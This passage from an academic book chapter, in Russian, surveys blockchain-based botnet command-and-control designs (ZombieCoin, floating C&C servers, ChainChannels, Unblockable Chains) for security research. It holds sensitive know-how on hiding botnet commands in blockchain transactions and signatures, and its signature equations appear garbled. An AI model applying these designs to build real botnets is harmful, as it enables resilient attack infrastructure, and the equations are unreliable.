- [30] FireEye Threat Intelligence. HAMMERTOSS: Stealthy tactics define a Russian cyber threat group. [www.fireeye.com/blog/threat-research/2015/07/hammertoss\\_stealthy.html](http://www.fireeye.com/blog/threat-research/2015/07/hammertoss_stealthy.html), 2015. [Online; accessed 10.01.2019].
- [31] Cisco Talos Intelligence. New VPNFilter malware targets at least 500K networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, 2018. [Online; accessed 10.01.2019].
- [32] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In Tomas Filler, Tomas Pevny, Scott Craver, and Andrew Ker, Eds., *Information Hiding*, pages 299-313, Springer Berlin Heidelberg, Berlin, Heidelberg, 2011.
- [33] Endgame. Instegogram: Leveraging Instagram for C2 via image steganography. [www.endgame.com/blog/technical-blog/instegogram-leveraging-instagram-c2-image-steganography](http://www.endgame.com/blog/technical-blog/instegogram-leveraging-instagram-c2-image-steganography), 2016. [Online; accessed 10.01.2019].
- [34] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, 2016.
- [35] Lookout. Technical analysis of Pegasus Spyware. <https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-technical-analysis.pdf>, 2016. [Online; accessed 10.01.2019].
- [36] Palo Alto Networks. SpyDealer: Android trojan spying on more than 40 apps. <https://unit42.paloaltonetworks.com/unit42-spydealer-android-trojan-spying-40-apps>, 2016. [Online; accessed 10.01.2019].

[37] Ragib Hasan, Nitesh Saxena, Tzipora Haleviz, Shams Zawoad, and Dustin Rinehart. Sensing-enabled channels for hard-to-detect command and control of mobile devices. In Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security, ASIACCS '13, pages 469-480, New York, NY, USA, 2013. ACM.

# Глава 6. Ботнеты на основе блокчейна для устойчивости command-and-control

Weizhi Wang and Xiaobo Ma

Факультет электронной и информационной инженерии, ключевая лаборатория Министерства образования по интеллектуальным сетям и сетевой безопасности, Xi'an Jiaotong University

## 6.1 Введение

Ботнеты представляют большую угрозу для интернета [1-3]. Ботнет состоит из множества скомпрометированных компьютеров и устройств интернета вещей (IoT), находящихся под удаленным управлением ботмастера. Ключевой компонент ботнета - его инфраструктура command-and-control (C&C). Такая C&C-инфраструктура может создаваться несколькими способами: от традиционных централизованных до сложных децентрализованных [4,5]. В общем случае все типичные протоколы прикладного уровня, такие как Internet Relay Chat (IRC), hypertext transfer protocol (HTTP) [6], peer-to-peer (P2P) и simple mail transfer protocol (SMTP) [7], могут использоваться для ретрансляции C&C-сообщений между ботами и ботмастерами. Атакующие также предложили новые подходы для повышения устойчивости C&C-инфраструктур с использованием domain name system (DNS), session description protocol (SDP) [8], облачных платформ, таких как Google Cloud [9], и крупных сайтов социальных медиа, таких как Facebook и Twitter [10]. Эти новые подходы оказались более устойчивыми к обнаружению и защите.

Последние несколько лет показали невероятный успех Bitcoin [11], цифровой криптовалюты, хорошо известной как первая крупномасштабная реализация блокчейна. Блокчейн демонстрирует много перспективных свойств, таких как анонимность, необратимость и неизменяемость. Эти свойства привлекают не только разработчиков приложений, но и кибератакующих, поскольку блокчейн позволяет атакующим создавать гораздо более устойчивые и доступные ботнеты на основе современных публичных блокчейн-систем.

На конференции Bsides, проходившей в Tel Aviv, Zohar [12] продемонстрировал фрагмент концептуального кода под названием Unblockable Chains, который злоупотребляет сетью Ethereum для создания C&C-инфраструктур ботнетов. Этот proof-of-concept доказывает возможность и разрушительный потенциал ботнетов на основе блокчейна.

C&C-механизмы ботнетов на основе блокчейна отличаются от традиционных ботнетов. Если кто-то выясняет топологию или коммуникационные протоколы традиционных ботнетов, интернет-провайдерам (ISPs) реально вывести их из строя или даже захватить. Однако из-за высокой анонимности, защищенной коммуникации, высокой доступности и аутентификации ботнетов на основе блокчейна их C&C-коммуникации и сетевые архитектуры почти необнаружимы. Вывод из строя этого нового типа ботнетов был бы чрезвычайно сложным. Поэтому важно исследовать злоупотребление блокчейном как C&C-инфраструктурой ботнета, чтобы предотвратить потенциальный риск безопасности в ближайшем будущем.

В этой главе мы сосредоточимся на четырех C&C-механизмах на основе блокчейна: ZombieCoin [13], Floating C&C Server [14], ChainChannels [15] и Unblockable Chains [12]. Мы представим их системные архитектуры и оценим необычные свойства этих C&C-механизмов. Глава организована следующим образом. Раздел 6.2 вводит базовые концепции, структуры, принципы и реализации блокчейн-техник; в качестве иллюстративного примера используется самое известное блокчейн-приложение, Bitcoin. Раздел 6.3 представляет четыре конкретных C&C-механизма

ботнетов на основе блокчейна. Раздел 6.4 оценивает эти механизмы с разных точек зрения. Раздел 6.5 завершает и обобщает принципы проектирования ботнетов на основе блокчейна.

## 6.2 Основы блокчейна

Прежде чем вводить технические основы блокчейна, поясним ключевые концепции блокчейна.

- Bitcoin (BTC): вид криптовалюты или общая единица этой криптовалюты.
- Ethereum (ETH): вид криптовалюты или общая единица этой криптовалюты.
- Block: запись в блокчейне, которая содержит и подтверждает множество ожидающих транзакций.
- Hash: уникальный идентификатор блокчейн-транзакции или математическая функция, которую узлы блокчейна выполняют над блоками для обеспечения безопасности сети.
- Node: устройство, подключенное к peer-to-peer-сети блокчейна.
- Full node: устройство, хранящее полную копию блокчейна и полностью проверяющее транзакции и блоки, то есть miner.
- Mining: процесс выполнения математических вычислений для сети Bitcoin с целью подтверждения транзакций.
- Miner: устройство, добавляющее новые транзакции в блоки и проверяющее блоки, созданные другими full nodes.
- Address: хэш открытого ключа пользователя full node.

Блокчейн - это техника децентрализованного и распределенного реестра. Он содержит цепочку взаимосвязанных блоков, записывающих реестр транзакций. Этот реестр хранится каждым full node в peer-to-peer-сети блокчейна. Блокчейн-техника представляет техническую интеграцию базы данных, распределенной системы, криптологии и вычислительных техник. Эти зрелые техники совместно обеспечивают безопасность и неизменяемость блокчейн-транзакций.

Типичный процесс генерации блока в блокчейн-системе выглядит следующим образом. Сначала держатель Bitcoin создает транзакцию. Затем эта транзакция хэшируется, подписывается и отправляется в сеть. Во-вторых, транзакция проверяется и одобряется другими узлами peer-to-peer-сети блокчейна. В-третьих, набор транзакций упаковывается в новый блок. Этот блок рассылается в peer-to-peer-сеть, проверяется и записывается каждым узлом с помощью алгоритма консенсуса. Затем новый блок присоединяется к концу цепочки. В итоге блоки образуют цепочную структуру, называемую блокчейном.

### 6.2.1 Структура блока

Блокчейн - это система базы данных с цепочной структурой. Поэтому блок является фундаментальным элементом блокчейна. На рис. 6.1 мы представляем типичную структуру блоков в Bitcoin. Каждый блок содержит базовые элементы, такие как Blockheader, Blocksize, Magic Number, Transaction Counter и Transactions.



Рис. 6.1. Структура блока Bitcoin.

- Blockheader

Blockheader - важнейший элемент каждого блока, содержащий 80 байтов. Он включает следующие элементы:

- Version number: версия Bitcoin, которую использует текущий блок.
- Previous block hash: в блокчейне каждый блок наследует предыдущий блок. Блокчейн использует хэш предыдущего блока для создания хэша нового блока. Этот процесс заставляет блокчейн формировать цепочную структуру.
- Merkle root: корневое хэш-значение дерева Merkle. Merkle root является хэшем всех хэшей транзакций в блоке.
- Timestamp: каждый блок записывает свое примерное время генерации в виде UNIX timestamp, служащего метаданными для уникальной идентификации хэша блока.
- Ответ на труднорешаемую математическую задачу: критически важное значение, используемое для mining. Это значение уникально для каждого блока. Новые блоки не могут быть присоединены к концу цепочки, пока miner не решит математическую задачу и не получит правильный ответ.
- Nonce: случайное число, используемое в процессе mining.
- Transactions

Поле Transactions хранит список транзакций блока. Длина этого поля непуста и гибка, она определяется числом транзакций.

Транзакция - ключевая концепция блокчейна Bitcoin. Bitcoin full node имеет пару открытого и закрытого ключей, основанную на системе асимметричного шифрования. Bitcoin связывается с каждым пользователем через его адрес для обеспечения анонимности, тогда как закрытый ключ пользователя используется для передачи Bitcoin, принадлежащих соответствующему адресу.

Чтобы передать владение Bitcoins, владелец должен цифровой подписью подписать информацию, включающую хэш одной или нескольких предыдущих транзакций и открытый ключ получателя, с помощью своего закрытого ключа, а затем добавить эту хэшированную подпись в конец транзакций. Владение платежом доказывается закрытым ключом, соответствующим подписи финансирующих транзакций. Транзакции в блоке проверяются и рассылаются всей сети после решения математической задачи. Затем получатель может потратить полученные Bitcoins, подписав новую транзакцию своим закрытым ключом. На самом деле передаваемый Bitcoin не является конкретной валютой. Это набор Unspent Transaction Output (UTXO). Владелец этих UTXO может использовать их как вход своей предлагаемой транзакции. Транзакция Bitcoin содержит следующие ключевые компоненты.

- Version number: версия Bitcoin, которую используют текущие блоки.
- Flag: указывает наличие witness data.
- In-counter: число входов UTXO.
- Out-counter: число выходов UTXO.
- List of inputs: первый вход первой транзакции определяется как "Coinbase". Каждый вход транзакции (Txin) содержит хэш предыдущей транзакции, предыдущий Txout-index, длину Txin-script, Txin-script и sequence number.
- List of outputs: общий формат выхода транзакции (Txout) состоит из длины Txout-script, Txout-script и value.
- Witness: подпись, используемая для проверки легитимности транзакций в новом блоке.
- Lock time: высота блока или UNIX timestamp.
- Blocksize: число байтов блока.
- Magic number: разделитель блока.
- Transaction counter: число транзакций, включая Coinbase transaction.

Дизайн структуры блока Bitcoin является изобретательным созданием. Различные подписи, timestamps и хэши на основе алгоритмов шифрования делают подделку информации о транзакциях

Bitcoin трудной и дорогой. Награда за mining гарантирует активное участие каждого full node в решении математических задач, проверке новых транзакций и совместном ведении публичного реестра. Весь блокчейн хранится, реплицируется и обновляется в каждом full node децентрализованной сети Bitcoin. Алгоритм консенсуса Proof-of-Work (PoW) обеспечивает согласованность всех узлов и предотвращает проблему double-spent [11].

Изобретательная структура блока Bitcoin делает саму систему неизменяемой и децентрализованной цифровой криптовалютой, привлекая разработчиков использовать Bitcoin как инструмент трансформации современной финансовой системы. Однако привлекательные свойства Bitcoin также привлекают внимание кибератакующих. Система скриптов Bitcoin позволяет пользователям вставлять до 80 байтов произвольных данных в транзакции Bitcoin, делая возможным хранение незаконной информации в блокчейне. Поэтому Bitcoin может быть мощным инструментом с высокой анонимностью для хранения и передачи незаконной информации и служить C&C-инфраструктурой ботнетов на основе блокчейна для запуска атак. Более того, блокчейн-платформы следующего поколения, такие как Ethereum [16], Smart Contracts [17] и Decentralized Applications (DApps), делают C&C-инфраструктуру ботнета на основе блокчейна более устойчивой и гибкой. Smart Contracts - это программы, работающие поверх публичного блокчейна. Они позволяют разработчикам реализовывать множество практических функций на основе передачи ценности. Как и блок Bitcoin, структура блока Ethereum также содержит header, uncles и transactions. Однако block header Ethereum имеет дополнительные поля по сравнению с Bitcoin, как показано на рис. 6.2. Сегмент Extra data также может использоваться как канал передачи незаконной информации.

```

1 type Header struct {
2     ParentHash common.Hash    `json:"parentHash"      gencodec:"required"`
3     UncleHash   common.Hash    `json:"sha3Uncles"      gencodec:"required"`
4     Coinbase    common.Address `json:"miner"           gencodec:"required"`
5     Root        common.Hash    `json:"stateRoot"       gencodec:"required"`
6     TxHash      common.Hash    `json:"transactionsRoot" gencodec:"required"`
7     ReceiptHash common.Hash    `json:"receiptsRoot"    gencodec:"required"`
8     Bloom       Bloom          `json:"logsBloom"       gencodec:"required"`
9     Difficulty  *hexutil.Big  `json:"difficulty"      gencodec:"required"`
10    Number      *hexutil.Big  `json:"number"          gencodec:"required"`
11    GasLimit    hexutil.Uint64 `json:"gasLimit"        gencodec:"required"`
12    GasUsed     hexutil.Uint64 `json:"gasUsed"         gencodec:"required"`
13    Time       *hexutil.Big  `json:"timestamp"       gencodec:"required"`
14    Extra      hexutil.Bytes  `json:"extraData"        gencodec:"required"`
15    MixDigest   common.Hash    `json:"mixHash"`
16    Nonce       BlockNonce     `json:"nonce"`
17    Hash        common.Hash    `json:"hash"`
18 }

```

Рис. 6.2. Структура block header Ethereum.

## 6.2.2 Реализация блокчейна

Bitcoin - децентрализованная система реестра, предложенная в 2008 году Satoshi Nakamoto [11]. Она имеет мощный дизайн, устойчивый к подделке, автономный и анонимный, что позволяет людям передавать ценность или деньги без доверенных посредников. Как новая fintech-технология, она может применяться в разных областях, включая supply chain [18], digital certificate [19], банковскую систему и т. д. Помимо Bitcoin, для разных целей разработано множество криптовалют и блокчейн-платформ. Ethereum [16], продвинутая блокчейн-система, позволяет пользователям создавать Smart Contracts [17] и реализовывать множество влиятельных систем.

С момента появления Bitcoin исследователи пытались применять эту новую технику для перестройки сетевых инфраструктур, включая DNS [20], cloud service и C&C-каналы ботнетов. Например, Namecoin [20] - первый hard fork цепочки Bitcoin. Он реализует децентрализованный DNS для эффективного предотвращения единой точки отказа. В этой главе мы опускаем технические детали Bitcoin и других блокчейн-приложений. Заинтересованный читатель может обратиться к [21] или [22] за подробностями. Для разработки приложений на основе блокчейна в [23,24] доступно множество технической документации о взаимодействии с публичным блокчейном через APIs.

## 6.3 C&C-механизмы ботнетов на основе блокчейна

### 6.3.1 Обзор

C&C-механизм является ключом к построению надежного и устойчивого ботнета. Традиционные C&C-механизмы включают IRC, HTTP [6], P2P и другие сложные протоколы, такие как крупномасштабные сайты социальных медиа или cloud-платформы. Сетевая структура ботнетов эволюционировала от централизованных структур к peer-to-peer или смешанным структурам. Чтобы сопротивляться выводу из строя или захвату со стороны противников, в ботнеты включаются более продвинутые и устойчивые C&C-протоколы [15].

Появление блокчейн-техники делает возможными новые C&C-механизмы ботнетов. Используя упомянутые выше свойства Bitcoin, Ali et al. [13] предлагают C&C-механизм, который применяет script opcode для хранения незаконных данных внутри транзакций Bitcoin. Кроме того, Curran и Geist [14] предлагают другое решение для повышения устойчивости C&C ботнета с помощью плавающих C&C-серверов. Frkat, Annessi и Zseby [15] предлагают решение для сокрытия сублиминальной информации в цифровых подписях. Более того, Zohar [12] завершает proof-of-concept для реализации современного C&C-механизма ботнета Unblockable Chains. Этот C&C-механизм создает smart contract на основе системы Ethereum, чтобы реализовать C&C-коммуникацию ботнета. Эти четыре C&C-механизма ботнета демонстрируют гораздо более высокую C&C-устойчивость, чем предыдущие. Они скрывают C&C-информацию в публичном блокчейне, что делает обнаружение очень трудным. Далее мы подробно рассмотрим эти механизмы.

### 6.3.2 ZombieCoin

ZombieCoin [13] - ранняя работа, направленная на создание C&C-инфраструктур ботнета на основе блокчейна. Она вставляет C&C-инструкции в транзакции публичного блокчейна, такого как Bitcoin. Она доказывает возможность использования блокчейна как C&C-инфраструктуры ботнетов.

Как мы уже упоминали, система скриптов Bitcoin делает возможной вставку сообщений в транзакции Bitcoin. Bitcoin использует scripting system для транзакций. Script прост, основан на стеке и обрабатывается слева направо. Он не является Turing-complete и не имеет структуры циклов. Система скриптов - это список инструкций, записанных в каждой транзакции. Scripts описывают, как получатель Bitcoins может получить доступ к переданным Bitcoins. Scripts используют некоторые opcodes для реализации своих функций. Opcodes относятся к списку всех слов Script, также известных как команды или функции. OP\_RETURN - один из них. Opcode OP\_RETURN включен в систему скриптов Bitcoin начиная с версии Bitcoin 0.9 [25]. Это opcode, используемый для пометки выхода транзакции как валидного. Функция OP\_RETURN позволяет пользователям вставлять до 80



байтов произвольных данных в транзакции Bitcoin. Эта особенность OP\_RETURN использовалась для многих проектов помимо исходной функции записи транзакций, включая ZombieCoin.

Процесс работы ZombieCoin кратко описывается следующим образом.

1. Ботмастер владеет Bitcoin-сертификатом, например парой открытого и закрытого ключей (pk, sk). В бинарный файл ботов жестко вшит открытый ключ ботмастера pk, чтобы отслеживать и извлекать инструкции из блокчейна. Боты также содержат инструкции для декодирования команд.
2. Боты запускают некоторые script-программы. Эти работающие scripts могут подключаться к сети Bitcoin, служить узлами и получать транзакции.
3. Ботмастер выдает некоторые C&C-инструкции, вставляя их в транзакции Bitcoin.
4. Боты могут идентифицировать эти специальные транзакции путем сканирования scriptSig. scriptSig появляется во входных скриптах транзакций. Их формат выглядит как `scriptSig = < sig > < pubKey >`. Он содержит открытый ключ ботмастера, который заранее был вшит в бинарный файл бота. Чтобы представить процесс транзакций и функцию открытых ключей, примеры транзакций Bitcoin приведены на рис. 6.3.




Рис. 6.3. Примеры транзакций Bitcoin.

5. Боты декодируют инструкции и выполняют их.

ZombieCoin использует функцию output script OP\_RETURN как метод вставки C&C-инструкций в транзакции. Исследователи завершили proof-of-concept с симуляцией ботнета из 14 узлов. Ключевая метрика ботнета - задержка его C&C-канала и время, необходимое ботам для ответа на инструкцию. Результаты симуляции показывают, что медианное время ответа ZombieCoin составляет 5.54 секунды. Из-за высокой цены Bitcoin стоимость также является фактором, который нужно учитывать. Оценка стоимости при частоте одной команды каждые 20 минут составляет 2.2 USD в день, что приемлемо для реализации атак. Затраты времени и денег весьма конкурентоспособны и доказывают осуществимость ботнета на основе блокчейна.

Однако у ZombieCoin есть очевидные слабости. Хотя командная информация закодирована, она видна каждому участнику публичного блокчейна. Как только один из ботов обнаружен и превращен в decoder, вся предыдущая командная информация может быть отслежена и расшифрована.

### 6.3.3 Плавающий C&C-сервер

Чтобы избежать недостатков прямой вставки команд, как в ZombieCoin, Curran и Geist [14] предложили новую модель ботнетов на основе блокчейна Bitcoin. Они используют публичный блокчейн как коммуникационный канал между C&C-серверами и ботами. Данные в транзакциях содержат IP-адреса нового активного C&C-сервера, чтобы реализовать гибкое соединение между ботами и C&C-серверами. Таким образом сетевая архитектура ботнетов не может быть легко обнаружена, и создается более устойчивый и сопротивляющийся ботнет.

Архитектура: авторы берут традиционную централизованную сеть ботнета как пример, чтобы проиллюстрировать дизайн и принцип этого C&C-механизма. Боты контролируются активным C&C-сервером, тогда как несколько латентных пассивных C&C-серверов готовятся принять управление ботнетом после возможного вывода активного сервера из строя.

Помимо C&C-серверов, исследователи предлагают новый слой под названием Orchestrator. Этот слой построен поверх централизованного ботнета. Он используется для проверки того, здоров ли текущий активный C&C-сервер. Как только Orchestrator обнаруживает, что текущий активный C&C-сервер выведен из строя или заблокирован, он инициирует транзакцию в Bitcoin, содержащую новый IP-адрес потенциального пассивного C&C-сервера. Затем боты могут получить эту информацию из публичной цепочки Bitcoin и переключиться на обновленный C&C-серверу. Потенциальный пассивный C&C будет преобразован в активный и примет управление всем ботнетом. Рисунок 6.4 представляет общий системный фреймворк предложенного ботнета на основе блокчейна.




Рис. 6.4. Системная архитектура.

Кроме того, с более продвинутыми блокчейн-платформами механизм плавающего C&C-сервера можно оптимизировать. Поскольку Ethereum вводит концепцию smart contracts, DApps становятся горячей темой. По сравнению с системой скриптов Bitcoin язык разработки smart contracts Ethereum, Solidity, является Turing-complete. С помощью smart contracts можно реализовать продвинутые вычисления и обработку данных. Поэтому слой Orchestrator может быть заменен DApps в публичной цепочке Ethereum. Улучшенный слой Orchestrator может быть более устойчивым и анонимным, чем в Bitcoin. Кроме того, стоимость транзакций в Bitcoin намного выше, чем в Ethereum. Среднее время подтверждения Ethereum в 50 раз меньше, чем у Bitcoin. Из таблицы 6.1 ясно, что реализация этого C&C-механизма в публичной цепочке Ethereum имеет низкую задержку и низкую стоимость.

Реализация: реализация этого C&C-механизма ботнета делится на две части: боты и блокчейн.

Ключевой элемент ботнета - коммуникационный протокол. Наиболее популярные протоколы - HTTP и IRC. Однако IRC-трафик ограничен специфическими средами. Контрмеры на основе анализа IRC-трафика очень зрелы. Поэтому HTTP может быть лучшим выбором. Он более общий и широко используется. Однако у HTTP все еще есть недостатки, такие как отсутствие шифрования, поэтому он может раскрыть внутреннюю работу и архитектуру ботнетов. Чтобы предотвратить эту проблему, HTTP-протокол обычно используется в сочетании с Secure Sockets Layer (SSL), что называется HTTPS.

Ботнет состоит из двух компонентов: ботов и C&C-серверов. Существует много open-source-проектов, реализующих ботнет на основе HTTP. Ares [26] - инструмент удаленного доступа на Python, который можно использовать.

Ключевая проблема реализации блокчейна - как выполнить передачу IP-адресов пассивных C&C-серверов. С помощью функции Bitcoin opcode OP\_RETURN можно вставлять IP-информацию в транзакции. Чтобы скрыть назначение этих данных, IP-адреса нужно закодировать перед вставкой. Затем боты получают данные из публичной цепочки Bitcoin и декодируют их.

**Таблица 6.1. Сравнение Bitcoin и Ethereum**

|                        | Bitcoin                          | Ethereum |
|------------------------|----------------------------------|----------|
| Стоимость транзакции   | 0.5 USD                          | 0.08 USD |
| Пропускная способность | 3.3-7 транзакций в секунду (TPS) | 15 TPS   |
| Интервал блока         | 10 min                           | 12 s     |
| Turing Complete        | Нет                              | Да       |

### 6.3.4 ChainChannels

ChainChannels [15], предложенный Frkat, Annessi и Zseby, является инновационным применением блокчейн-техники для построения C&C-инфраструктур ботнетов. ChainChannels использует базовые свойства блокчейна и цифровые подписи, чтобы распространять C&C-команды ботам и реализовывать скрытую C&C-коммуникацию. Этот механизм использует весь посыл в цифровых подписях для сокрытия и передачи незаконной информации. Благодаря таким скрытым каналам в блокчейн-подписях C&C-коммуникация ботнета может стать более устойчивой.

Алгоритмы подписи широко используются почти в каждой публичной блокчейн-системе. В транзакциях Bitcoin держатель криптовалюты должен использовать закрытый ключ, чтобы цифровой подписью подписать данные транзакции и открытый ключ получателя Bitcoin. Затем эта цифровая подпись присоединяется к концу транзакции и рассылается всей распределенной сети. Реализация цифровых подписей основана на системе асимметричного шифрования. В такой системе, например в Bitcoin, у каждого пользователя есть пара из закрытого и открытого ключей. Пользователи применяют эту пару ключей, чтобы подписывать предлагаемые транзакции и заявлять право владения Bitcoins. Bitcoin использует Elliptic Curve Digital Signature Algorithm (ECDSA), а конкретная кривая, используемая в Bitcoin ECDSA, - secp256k1 [27], кривая Коблица. Общий процесс вычисления и проверки цифровых подписей в Bitcoin представлен ниже.

```

Algorithm 1 Digital Signature Algorithm
Hash: x = hash(data)
Sign: s = sign(private key, x)
Send: signature s and transaction data
Receive: signature s and transaction data
Verify: decode(public key, s) = x = hash(data)

```

ChainChannels использует второй этап алгоритма цифровой подписи, то есть этап подписания, для хранения C&C-команд. Цифровая подпись состоит из пары  $(r, s)$ . Для конкретной кривой  $\text{secp256k1}$ , применяемой в блокчейне Bitcoin, такие параметры, как порядок кривой  $n$  и порождающая точка  $G$ , уже общедоступны. Затем с координатами порождающей точки  $G$  и nonce  $k$  первая часть пары подписи  $r$  вычисляется по уравнению  $x_1 = kG$ . Вторая часть подписи,  $s$ , рассчитывается с использованием закрытого ключа  $pk$ , хэшированных данных  $x$ , координатного параметра  $r$ , обратного значения nonce  $k$  и порядка кривой  $n$ . Уравнение вычисления  $s$  выглядит следующим образом.

$$s = k^{-1}(x + r) \bmod n \quad (6.1)$$

В норме nonce  $k$  должен быть случайным. Однако в конструкции ChainChannels nonce  $k$  в подписи заменяется C&C-информацией, после чего подпись генерируется по уравнению 6.2. Поэтому параметр  $k$  содержит полезную командную информацию вместо случайно сгенерированного nonce. Процесс подписания изменяется следующим образом:

$$kmsg = s^{-1}(x + r) \bmod n \quad (6.2)$$

До того как ботмастер вводит транзакции, боты уже заранее настроены с закрытым ключом  $pk$  создателя транзакции. Имея данные закрытого ключа, получатель может легко извлекать скрытую информацию из транзакций. Этот процесс извлечения показан ниже.

$$kmsg = s^{-1}(x + r) \bmod n \quad (6.3)$$

Боты постоянно отслеживают транзакции Bitcoin и находят все транзакции с открытым ключом ботмастера. Затем боты извлекают из этих транзакций скрытые сообщения с помощью заранее настроенного закрытого ключа и получают C&C-информацию от ботмастера. В итоге они выполняют эти команды, запускают крупномасштабные атаки и наносят разрушительный ущерб интернету. Так работает ChainChannels.

ChainChannels доказывает, что некоторые элементы инфраструктуры блокчейна, такие как цифровые подписи, также могут использоваться как C&C-каналы ботнетов. ChainChannels как C&C-инфраструктура ботнета обладает высокой анонимностью и устойчивостью.

Коммуникационные данные между ботами и ботмастером скрыты и зашифрованы. Кроме того, поскольку боты являются только узлами блокчейна Bitcoin, а не получателями транзакций Bitcoin, защитник не может обнаружить ботов путем мониторинга транзакций. Поэтому численность ботов может быть очень устойчивой и гибкой.

### 6.3.5 Unblockable Chains

Unblockable Chains [12] - open-source-проект, представляющий современный C&C-механизм ботнета на основе блокчейна. Он построен на продвинутой блокчейн-платформе Ethereum. Это proof-of-concept, проверяющий возможность применения smart contracts для построения C&C-инфраструктур ботнетов.

Unblockable Chains использует сильные стороны smart contract Ethereum, а также наследует свойства блокчейн-техники. Полный процесс работы Unblockable Chains показан на рис. 6.5. Обычно Unblockable Chains работает следующим образом.

1. Контроллер ботнета, ботмастер, должен запустить Ethereum full node. Этот узел подключается к сети Ethereum и загружает весь блокчейн локально. Процесс загрузки может занять более 24 часов.
2. После завершения загрузки ботмастер генерирует Ethereum-кошелек, помещает в него некоторое количество Ether и разворачивает smart contract. Smart contract - это фрагмент кода,

работающий поверх блокчейна Ethereum. Он позволяет узлам связываться друг с другом, и именно через него происходит коммуникация между ботами и С&С.

3. Ботмастер запускает панель управления. Панель управления отвечает за разрешение или отзыв implants, выдачу команд и получение результатов. Теперь инфраструктура готова.
4. Ботмастеру нужно сгенерировать implants. Он или она создает кошельки, авторизует их в smart contract, переводит некоторое количество Ethers и упаковывает эти программы как implants.
5. С помощью техник внедрения implant вставляется в удаленную машину. После заражения хост-машины implant начинает читать конфигурацию и работает как Ethereum light node, который загружает только заголовки транзакций. Временные и дисковые затраты на развертывание light node значительно ниже, чем у full node, что усложняет обнаружение.
6. После завершения загрузки хост-машина открывает кошелек и начинает взаимодействовать со smart contract. Она выполняет регистрацию и получает команды через smart contract. В итоге хост-машина исполняет команды и отправляет результаты обратно.




Рис. 6.5. Процесс работы Unblockable Chains.

